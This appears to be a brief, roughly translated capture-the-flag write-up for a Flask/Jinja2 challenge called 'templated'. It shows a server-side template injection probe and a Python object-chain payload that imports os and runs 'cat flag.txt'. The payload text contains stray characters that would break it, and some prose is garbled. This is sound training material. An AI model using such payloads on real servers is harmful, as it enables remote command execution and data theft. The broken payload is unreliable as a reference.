


templated



From the interface prompts PROUDLY POWERED by Flask / Jinja2, first blind speech is SSTI vulnerability Server-Side Template Injection:
URL Try PayLoad : ?={{3*3}}





From here, it is clear that SSTI vulnerabilities, also find the injection point
Here you can pass the magic method of Python,

first pass__class__Get the class of the object, then__mro__Get the class inheritance of the object, because all objects are inherited from Object, so you can get the object class, then pass__subclasses__Get subclasses of Object, in subclats<class 'warnings.catch_warnings'>There is a namespace__builtins__Last use__import__ImportosThe library can be executed any command. The last PayLoad is as follows.

{{ "".__class__.__mro__[1].__subclasses__()-[186].__init__.__globals__["__builtins__"]-["__import__"]("os").popen("cat flag.txt").read() }}